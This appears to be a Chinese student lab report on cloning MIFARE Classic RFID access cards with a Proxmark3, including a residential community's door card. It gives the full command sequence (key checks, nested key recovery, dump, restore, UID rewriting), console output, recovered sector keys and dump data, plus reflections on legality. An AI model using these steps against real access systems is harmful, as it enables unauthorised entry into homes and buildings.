[+] successfully read block 0 of sector 1.
[+] successfully read block 1 of sector 1.
[+] successfully read block 2 of sector 1.
[+] successfully read block 3 of sector 1.
[+] successfully read block 0 of sector 2.
[+] successfully read block 1 of sector 2.
[+] successfully read block 2 of sector 2.
[+] successfully read block 3 of sector 2.
[+] successfully read block 0 of sector 3.
[+] successfully read block 1 of sector 3.
[+] successfully read block 2 of sector 3.
[+] successfully read block 3 of sector 3.
[+] successfully read block 0 of sector 4.
[+] successfully read block 1 of sector 4.
[+] successfully read block 2 of sector 4.
[+] successfully read block 3 of sector 4.
[+] successfully read block 0 of sector 5.
[+] successfully read block 1 of sector 5.
[+] successfully read block 2 of sector 5.
[+] successfully read block 3 of sector 5.
[+] successfully read block 0 of sector 6.
[+] successfully read block 1 of sector 6.
[+] successfully read block 2 of sector 6.
[+] successfully read block 3 of sector 6.
[+] successfully read block 0 of sector 7.
[+] successfully read block 1 of sector 7.
[+] successfully read block 2 of sector 7.
[+] successfully read block 3 of sector 7.
[+] successfully read block 0 of sector 8.
[+] successfully read block 1 of sector 8.
[+] successfully read block 2 of sector 8.
[+] successfully read block 3 of sector 8.
[+] successfully read block 0 of sector 9.
[+] successfully read block 1 of sector 9.
[+] successfully read block 2 of sector 9.
[+] successfully read block 3 of sector 9.
[+] successfully read block 0 of sector 10.
[+] successfully read block 1 of sector 10.
[+] successfully read block 2 of sector 10.
[+] successfully read block 3 of sector 10.
[+] successfully read block 0 of sector 11.
[+] successfully read block 1 of sector 11.
[+] successfully read block 2 of sector 11.
[+] successfully read block 3 of sector 11.
[+] successfully read block 0 of sector 12.
[+] successfully read block 1 of sector 12.
[+] successfully read block 2 of sector 12.
[+] successfully read block 3 of sector 12.
[+] successfully read block 0 of sector 13.
[+] successfully read block 1 of sector 13.
[+] successfully read block 2 of sector 13.
[+] successfully read block 3 of sector 13.



d. 放置空白卡，hf mf csetuid -u 362EEB 修改白卡的 UID 与门锁钥匙卡的一致，并导入门锁钥匙卡的信息，门锁钥匙卡通过修改 UID 实现复制攻击。

（3） 分析某小区门禁卡


1） 推测门禁卡工作原理

门禁读卡器和门禁卡中有电磁感应线圈，同时门禁卡中线圈连接着 ID 或


IC 芯片。当门禁卡靠近门禁读卡器时，会在门禁机的电磁场中产生感应电流，从而驱动芯片读取卡内信息，再通过门禁卡自身的感应线圈将信息以电磁波的形式发送出来，被门禁机接收到，之后由门禁系统判断，如果门禁卡的信息在系统中找到，并且具备开锁的权限，门锁会执行开锁操作，允许用户进入。

2） 已知小区门禁具有简单“防火墙”，对门禁卡进行复制攻击

a. hf search 查看门禁卡信息




hf mf chk 查看门禁卡密钥信息，枚举每个扇区的密码，然后执行一系列自动操作，发现 3-4 这几个扇区的密钥无法被获取




b. hf mf nested --1k --blk 0 -a -k FFFFFFFFFFFF 破解有防火墙的扇区的密钥

c. hf mf dump 查看全部扇区，下载扇区内容，并导出为文件

d. hf mf restore --1k --uid 13BDD7E4 存储门禁卡 key




e. hf mf dump -k hf-mf-13BDD7E4-key.bin 重新 dump，查看内容





C:\Windows\system32\cmd.exe
[+] successfully read block 3 of sector 2.
[+] successfully read block 0 of sector 3.
[+] successfully read block 1 of sector 3.
[+] successfully read block 2 of sector 3.
[+] successfully read block 3 of sector 3.
[+] successfully read block 0 of sector 4.
[+] successfully read block 1 of sector 4.
[+] successfully read block 2 of sector 4.
[+] successfully read block 3 of sector 4.
[+] successfully read block 0 of sector 5.
[+] successfully read block 1 of sector 5.
[+] successfully read block 2 of sector 5.
[+] successfully read block 3 of sector 5.
[+] successfully read block 0 of sector 6.
[+] successfully read block 1 of sector 6.
[+] successfully read block 2 of sector 6.
[+] successfully read block 3 of sector 6.
[+] successfully read block 0 of sector 7.
[+] successfully read block 1 of sector 7.
[+] successfully read block 2 of sector 7.
[+] successfully read block 3 of sector 7.
[+] successfully read block 0 of sector 8.
[+] successfully read block 1 of sector 8.
[+] successfully read block 2 of sector 8.
[+] successfully read block 3 of sector 8.
[+] successfully read block 0 of sector 9.
[+] successfully read block 1 of sector 9.
[+] successfully read block 2 of sector 9.
[+] successfully read block 3 of sector 9.
[+] successfully read block 0 of sector 10.
[+] successfully read block 1 of sector 10.
[+] successfully read block 2 of sector 10.
[+] successfully read block 3 of sector 10.
[+] successfully read block 0 of sector 11.
[+] successfully read block 1 of sector 11.
[+] successfully read block 2 of sector 11.
[+] successfully read block 3 of sector 11.
[+] successfully read block 0 of sector 12.
[+] successfully read block 1 of sector 12.
[+] successfully read block 2 of sector 12.
[+] successfully read block 3 of sector 12.
[+] successfully read block 0 of sector 13.
[+] successfully read block 1 of sector 13.
[+] successfully read block 2 of sector 13.
[+] successfully read block 3 of sector 13.
[+] successfully read block 0 of sector 14.
[+] successfully read block 1 of sector 14.
[+] successfully read block 2 of sector 14.
[+] successfully read block 3 of sector 14.
[+] successfully read block 0 of sector 15.
[+] successfully read block 1 of sector 15.
[+] successfully read block 2 of sector 15.
[+] successfully read block 3 of sector 15.
[+] time: 7 seconds
[+] Succeeded in dumping all blocks
[+] saved 1024 bytes to binary file hf-mf-13BDD7E4-dump-1.bin
[+] saved 64 blocks to text file hf-mf-13BDD7E4-dump-1.eml
[+] saved to json file hf-mf-13BDD7E4-dump-1.json
[usb] pm3 --> hf mf wipe -h

f. 连接空白卡并清空



[usb] pm3 --> hf mf autopwn
[!] no known key was supplied, key recovery might fail
[+] loaded 23 keys from hardcoded default array
[=] running strategy 1
[=] Chunk: 0.3s | found 32/32 keys (23)
[+] target sector 0 key type A -- found valid key [FFFFFFFFFFFF] (used for nested / hardnested attack)
[+] target sector 0 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 1 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 1 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 2 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 2 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 3 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 3 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 4 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 4 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 5 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 5 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 6 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 6 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 7 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 7 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 8 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 8 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 9 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 9 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 10 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 10 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 11 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 11 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 12 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 12 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 13 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 13 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 14 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 14 key type B -- found valid key [FFFFFFFFFFFF]
[+] target sector 15 key type A -- found valid key [FFFFFFFFFFFF]
[+] target sector 15 key type B -- found valid key [FFFFFFFFFFFF]
[+] found keys:
[+] | Sec | key A | res | key B | res |
[+] | 000 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 001 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 002 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 003 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 004 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 005 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 006 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 007 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 008 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 009 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 010 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 011 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 012 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 013 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 014 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[+] | 015 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D |
[=] (D:Dictionary / S:darkSide / U:User / R:Reused / N:Nested / H:Hardnested / C:statiCnested / A:keyA)

g. hf mf dump -k hf-mf-13BDD7E4-key-1.bin 将门禁卡的内容复制到空白卡上



成功在新卡中导入旧卡数据，复制攻击成功。

复制成功后原来的门禁卡和空白卡 json 文件中的内容对比如下:



h. 实验完成后清空空白卡的内容。

3) **思考如何依赖此卡构建其他楼栋的门禁卡？**

具有防火墙前的 3、4 号扇区对应的数据块：


```
  "3": {
    "KeyA": "304537324637",
    "KeyB": "373839414243",
    "AccessConditions": "FF078069",
    "AccessConditionsText": {
      "block12": "read AB; write AB; increment AB; decrement transfer restore AB",
      "block13": "read AB; write AB; increment AB; decrement transfer restore AB",
      "block14": "read AB; write AB; increment AB; decrement transfer restore AB",
      "block15": "write A by A; read ACCESS by A write ACCESS by A; read B by A; write B by A",
      "UserData": "69"
    }
  },
  "4": {
    "KeyA": "304537324637",
    "KeyB": "373839414243",
    "AccessConditions": "FF078069",
    "AccessConditionsText": {
      "block16": "read AB; write AB; increment AB; decrement transfer restore AB",
      "block17": "read AB; write AB; increment AB; decrement transfer restore AB",
      "block18": "read AB; write AB; increment AB; decrement transfer restore AB",
      "block19": "write A by A; read ACCESS by A write ACCESS by A; read B by A; write B by A",
      "UserData": "69"
    }
  },
```


对比数据块，发现 12、13、17 行存有数据：


```
"12": "050D05E10B0302010121031124083100",
"13": "3F000000000000000000000000000070",
"14": "00000000000000000000000000000000",
"15": "304537324637FF078069373839414243",
"16": "00000000000000000000000000000000",
"17": "00000000000080010000000000000000",
"18": "00000000000000000000000000000000",
```


据此推测这三行保存了门禁卡的楼栋、门牌号等信息。

六、回答问题

1）为什么不能破解生活中的 RFID 卡来获利？

破解 RFID 卡是一种非法的计算机犯罪行为。这可能会导致刑事指控和法律责任。RFID 技术通常用于存储和传输个人信息。破解 RFID 卡可能导致个人隐私泄露，这是一种侵犯隐私的行为。许多国家都有法规和法律对于未经授权访问和修改 RFID 系统的行为进行明确规定。违反这些法规可能会受到刑事或民事起诉。RFID 技术广泛应用于商业和金融领域，破解 RFID 卡可能导致企业和个人的经济损失。这种行为可能会对经济和社会造成负面影响。

2）假设某高校校园卡可被任意手机复制门禁功能，可能的原因是什么？

该校园卡的 UID 是可被直接读取和复制的，而且门禁信息扇区和其他功能扇区是分开的，确保门禁信息扇区可读而其他扇区不可读，那么在技术上确实有可能通过手机或其他设备复制门禁信息。

3）为什么学术界安全会议论文、甚至市场上的书籍会详细讨论攻击某现实应用系统的方法？有何利弊？

a. **原因**:通过详细讨论攻击方法，研究人员共享他们的发现和经验，整个安全社区更好地了解和理解新的威胁和漏洞。研究人员通常会通过这些渠道公开发现的漏洞，以促使软件和系统供应商迅速采取修复措施。这种漏洞披露机制可以帮助提高整个网络生态系统的安全性。另外对攻击方法的研究可以促进技术创新和改进防御机制，构建更具韧性的网络和应用系统。

b. **利**：通过公开讨论攻击方法，研究人员和安全专业人士能够共享关于新漏洞和攻击技术的知识。这有助于整个安全社区更好地理解和应对潜在威胁。研究人员可以帮助推动对软件和系统的漏洞修复。这种公开的披露方式有助于厂商迅速修复潜在的安全问题，提高整体网络和系统的安全性。 学术论文和书籍可以作为教育工具，帮助学生、安全从业人员和开发人员更好地理解攻击方法，从而提高他们对系统安全的认识。

c. **弊**：一些攻击方法的公开讨论可能会导致恶意黑客利用这些知识来发动实际攻击。这就是所谓的"信息泄漏"问题，攻击者利用公开的信息进行恶意活动。一些研究人员可能会因为过度关注攻击方法而忽略了推动更全面的安全研究，包括对防御机制的加强。这可能会引发一些道德和社会责任的问题。 一些攻击方法的公开讨论可能涉及法规或合规性方面的问题。例如，在一些国家或地区，公开描述如何攻击某些系统可能被视为非法行为。 一些公司或组织可能会利用公开的攻击方法来攻击竞争对手，这可能导致恶性竞争和不正当竞争行为。

七、遇到的问题及解决方法

1. 遇到的问题：在 dump 文件的时候出错

解决方法：由于往届学长曾做过实验留下的文件重名导致无法调用正确的 key 文件而 dump 失败。通过修改 key 文件或者在 dump 的时候指定参数调用的 key 文件名即可解决。

2. 遇到的问题：无法 restore

解决方法：写入前需清空空白卡，放置高频卡线圈运行 hf mf autopwn 获得密码，成功破解后会提示密钥文件，运行 hf mf wipe 或 hf mf wipe －f [指定

密钥文件]擦除卡的内容。

八、收获感悟

实验过程中我们小组遇到了许多问题，如在 dump 文件的时候出错和无法 restore 等，通过不同的尝试和求助同学与老师，我们顺利解决了这些问题，也使得我们深入了解了 RFID 卡的工作原理，同时学会了复制攻击。